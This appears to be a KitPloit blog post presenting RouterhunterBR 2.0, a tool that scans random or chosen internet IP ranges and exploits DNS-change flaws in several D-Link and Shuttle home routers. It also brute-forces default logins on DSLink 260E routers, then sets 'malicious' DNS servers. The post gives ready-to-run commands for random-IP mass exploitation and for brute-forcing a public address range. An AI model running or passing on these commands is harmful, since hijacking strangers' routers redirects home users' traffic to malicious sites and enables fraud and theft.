RouterhunterBR 2.0 - Automated Tool for Testing in Vulnerable Routers

Lydecker Black on 6:30 PM

The **RouterhunterBR** is an automated security tool que finds vulnerabilities and performs tests on routers and vulnerable devices on the Internet. The **RouterhunterBR** was designed to run over the Internet looking for defined ips tracks or random in order to automatically exploit the vulnerability **DNSChanger** on home routers.

The **DNSChanger** is a trojan able to direct user requests to illegal sites. In practice, this malware has the ability to change the DNS settings of our machine redirecting the user to sites with malicious purposes. Imagine for example that your system is infected with this malware, what might happen is that the user to access a particular site (eg. Facebook.com) may be forwarded to an unsolicited website and potentially illegal.

The script explores four vulnerabilities in routers

- Shuttle Tech ADSL Modem-Router 915 WM / Unauthenticated Remote DNS Change Exploit
  reference: http://www.exploit-db.com/exploits/35995/

- D-Link DSL-2740R / Unauthenticated Remote DNS Change Exploit
  reference: http://www.exploit-db.com/exploits/35917/
- D-Link DSL-2640B Unauthenticated Remote DNS Change Exploit
  reference: http://1337day.com/exploit/23302/
- D-Link DSL-2780B DLink_1.01.14 - Unauthenticated Remote DNS Change
  reference: https://www.exploit-db.com/exploits/37237/
- D-Link DSL-2730B AU_2.01 - Authentication Bypass DNS Change
  reference: https://www.exploit-db.com/exploits/37240/
- D-Link DSL-526B ADSL2+ AU_2.01 - Unauthenticated Remote DNS Change
  reference: https://www.exploit-db.com/exploits/37241/
- DSLink 260E - Authenticated routers - DNS Changer - Bruteforce reference:
  https://www.youtube.com/watch?v=tNjy91g2Rak
  http://blog.inurl.com.br/2015/03/dslink-260e-defaut-passwords-dns-change_17.html

Requeriments

Shell - Konsole

```
import sys, os, argparse, itertools, requests, random, time, threading, base64,
 socket
from datetime import datetime
```

Usage

Shell - Konsole

```
  -range 192.168.1.0-255, --range 192.168.1.0-255  Set range of IP
  -bruteforce, --bruteforce                        Performs brute force with us
ers and passwords standards, and soon    after defines the malicious DNS.
  -startip 192.168.*.*, --startip 192.168.*.*      Start - IP range customized
with wildcard / 201.*.*.*
  -endip 192.168.*.*, --endip 192.168.*.*          End - IP range customized wi
th wildcard / 201.*.*.*
  -dns1 8.8.8.8, --dns1 8.8.8.8                    Define malicious dns1
  -dns2 8.8.4.4, --dns2 8.8.4.4                    Define malicious dns2
  --threads 10                                     Set threads numbers
  -rip, --randomip                                 Randomizing ips routers
  -lmtip 10, --limitip 10                          Define limite random ip
```

Commands

Random ips

Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 --randomip --limitip 10 --
threads 10
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 -rip -lmtip 10 --threads 1
0
```

Scanner in range ip:

Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 --range 192.168.25.0-255 -
-threads 10
```

IP range customized with wildcard / Ex: --startip 201.*.*.* - --endip 201.*.*.*

Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.8 --startip 192.168.*.* --en
dip 192.168.*.* --threads 10
```

Brute force with users and passwords on routers that requires authentication, forcing alteration of dns - DSLink 260E.

Shell - Konsole

```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.4 --range 177.106.19.65-70 -
-bruteforce --threads 10
```


Populars | Comments | Archive

GDB-Dashboard - Modular Visual Interface For Gdb In Python

Modular visual interface for GDB in Python. This comes as a standalone single-file .gdbinit which, among the ot...

FastIR Collector - Windows Incident Response Tool

This tool collects different artefacts on live Windows and records the results in csv files. With the analyses of this artefacts, an ear...

SEE - Sandboxed Execution Environment

Sandboxed Execution Environment (SEE) is a framework for building test automation in secured Environments. The Sandboxes, provided v...

- AUTOR: Jhonathan Davi A.K.A jh00nbr
- EMAIL*: jhoonbr@protonmail.ch
- Blog: http://blog.inurl.com.br
- Twitter: https://twitter.com/jh00nbr
- Facebook: https://fb.com/JhonVipNet
- Fanpage: https://fb.com/InurlBrasil
- Github: https://github.com/jh00nbr/
- Youtube: https://www.youtube.com/c/Mrsinisterboy


Download RouterhunterBR 2.0

Subscribe via e-mail for updates! Subscribe

Next
This is the most recent post.

Previous
Raptor WAF - Web Applicaiton to Train Attacks to Bypass

Related Posts



XXEinjector - Tool For Automatic Exploitation Of XXE Vulnerability

XXEinjector automates retrieving files using direct and out of band methods. Directory listing only works in Java applications. Brutefor...

Raptor WAF - Web Applicaiton to Train Attacks to Bypass

Raptor is an Open Source Tool, yout focus is study of attacks and find intelligent ways to block attacks. Raptor is made in pure C, ...

Viper - Cracking Unix Passwords Brute Force

Viper is a prute force UNIX-style password cracker for passwords encrypt with crypt. It has been developed from Hale's viper 1.4 Pe...

RouterhunterBR 2.0 - Automated Tool for Testing in Vulnerable Routers

The RouterhunterBR is an automated security tool que finds vulnerabilities and performs tests on routers and vulnerable devices on th...


Labels

Linux | Windows | Mac | Scanner | Android | Wireless | Malware Analysis | Malware | SQLi | Facebook | iPhone | Cheat Sheet | Keylogger | RAT

Google+ Followers

KitPloit

Follow



3,641 have us in circles

TraffBoost

7PRO

Underc0de

Sunploit

Follow @KitPloit 51.8K followers

KitPloit

google.com/+KitploitWeb

Hacking and PenTest Tools for your Security Arsenal!

Follow +1

+ 4,692

BY FEEDBURNER